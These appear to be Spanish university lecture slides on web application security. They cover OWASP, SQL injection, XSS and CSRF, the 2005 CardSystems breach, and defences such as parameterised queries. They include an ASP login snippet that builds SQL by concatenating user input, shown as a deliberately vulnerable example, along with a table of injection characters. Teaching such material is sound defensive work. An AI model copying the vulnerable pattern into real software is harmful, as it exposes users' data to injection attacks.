
- ✓ Generar *id* de sesión impredecibles
- ✓ Usar solo HTTPS
- ✓ Protección contra ataques XSS
- ✓ Teclear la url de la aplicación en el navegador, no llegar al sitio web pulsando sobre un enlace

Aplicaciones web y seguridad

Aplicaciones web y seguridad

- **OWASP:** Open Web Applications Security Project
 - <https://www.owasp.org>
- Podemos encontrar:
 - **Herramientas y estándares de seguridad en aplicaciones**
 - Libros sobre revisiones de seguridad en aplicaciones, desarrollo de código fuente seguro y revisiones de seguridad en código fuente
 - Investigaciones de vanguardia
 - Información sobre congresos de seguridad
 - Listas de correo
 - Videos explicativos

Vulnerabilidades web reportadas



Fuente: <https://www.cvedetails.com>

Vulnerabilidades de las aplicaciones

■ **SQLi** (*SQL Injection*)

■ **Cambia el significado de un comando de acceso a bases de datos**

- ✓ Un atacante envía una entrada maliciosa que, al no ser comprobada correctamente por el servidor, produce una consulta SQL maliciosa
- ✓ <http://www.cvedetails.com/vulnerability-list/year-2021/opsqli-1/sql-injection.html>

■ **XSS** (*Cross-Site Scripting*)

■ **Inyecta un script malicioso en un contexto de confianza**

- ✓ Un sitio malicioso envía a una víctima un *script* que roba información de un sitio honesto
- ✓ <http://www.cvedetails.com/vulnerability-list/year-2021/opxss-1/xss.html>

■ **CSRF** (*Cross-Site Request Forgery*)

■ **Aprovecha la sesión de un usuario en un servidor**

- ✓ Un sitio malicioso envía una petición a un sitio honesto usando las credenciales de una víctima
- ✓ <http://www.cvedetails.com/vulnerability-list/year-2021/opcsrf-1/csrf.html>

SQL Injection

SQL Injection (SQLi)

- Es un ataque en el que se **inserta código malicioso en las cadenas de entrada que se pasan a una instancia SQL Server** para su análisis y ejecución
- Se aprovecha de la **vulnerabilidad** presente en algunas aplicaciones a nivel de validación de las entradas para realizar operaciones sobre una base de datos
 - Si las entradas no se validan se puede insertar código en variables especificadas por el usuario que se concatenan con comandos SQL y se ejecutan
 - Permiten concatenar consultas separándolas con ;
 - SQL Server ejecutará todas las consultas recibidas que sean válidas desde el punto de vista sintáctico
- La **intrusión ocurre en el servidor, durante la ejecución de la consulta**
 - Al ejecutarse la consulta en la base de datos, el código inyectado también se ejecutará
 - Se pueden insertar registros, modificar o eliminar datos, autorizar accesos, ...



SQL Injection (SQLi)

Se pueden inyectar:


- Comandos
- Código Javascript
- Código XML



El atacante cambia el significado de una consulta a la base de datos

Caracteres típicos usados en la inyección de código

Caracter	Significado SQL
;	Delimitador consultas
'	Delimitador caracteres
--	Delimitador comentarios



Ejemplo: consulta a página de inicio de sesión (ASP)

```
set ok = execute(
```

```
"SELECT * FROM Users WHERE user=" & form("user") & "
AND pwd=" & form("pwd") & "");
```

```
if not ok.EOF
    login success
else fail;
```


```
)
```

ok.EOF = falso por defecto, vale
"true" cuando hay algún fallo

Ejemplo de consulta normal


- **Login** en una aplicación web
 - Se transforma en una consulta SQL a la base de datos y si coinciden usuario y contraseña se permitiría el acceso

2 **SELECT** * **FROM** Users **WHERE** user= ' me ' AND pwd= ' 1234 '




Ejemplo de ataque de inyección de SQL

- **Login** introduciendo código malicioso que permita el acceso a la base de datos sin autenticación



Ejemplo de ataque de inyección de SQL

- **Login** introduciendo código malicioso que permite acceso a la base de datos y el borrado de la misma



De forma similar, el atacante puede añadir usuarios, restablecer contraseñas...

Caso real: Ataque a CardSystems

- Compañía de procesamiento de pagos con tarjeta de crédito
 - Sufrió un ataque de inyección SQL en junio de 2005
 - El ataque la llevó a la quiebra
- Se robaron 263.000 números de tarjetas de crédito
 - Los números se almacenaban sin cifrar
 - Se expusieron 43 millones de números

Prevención de SQLi

- **Validar los datos** introducidos por el usuario
 - Tipo, longitud, formato, ...
- **Rechazar cadenas** que contengan datos binarios, secuencias de escape y caracteres de comentario
- **No construir comandos SQL** directamente a partir de los datos indicados por el usuario
 - Usar SQL parametrizado/preparado
 - No concatena las variables a la consulta, pasa a la consulta un conjunto de parámetros
 - La consulta se precompila y después se le pasan los parámetros. ¡No puede ser modificada!
 - Usar un sistema de ORM (*Object Relational Mapping*)
 - Debe incluir validación y “escape” de caracteres peligrosos

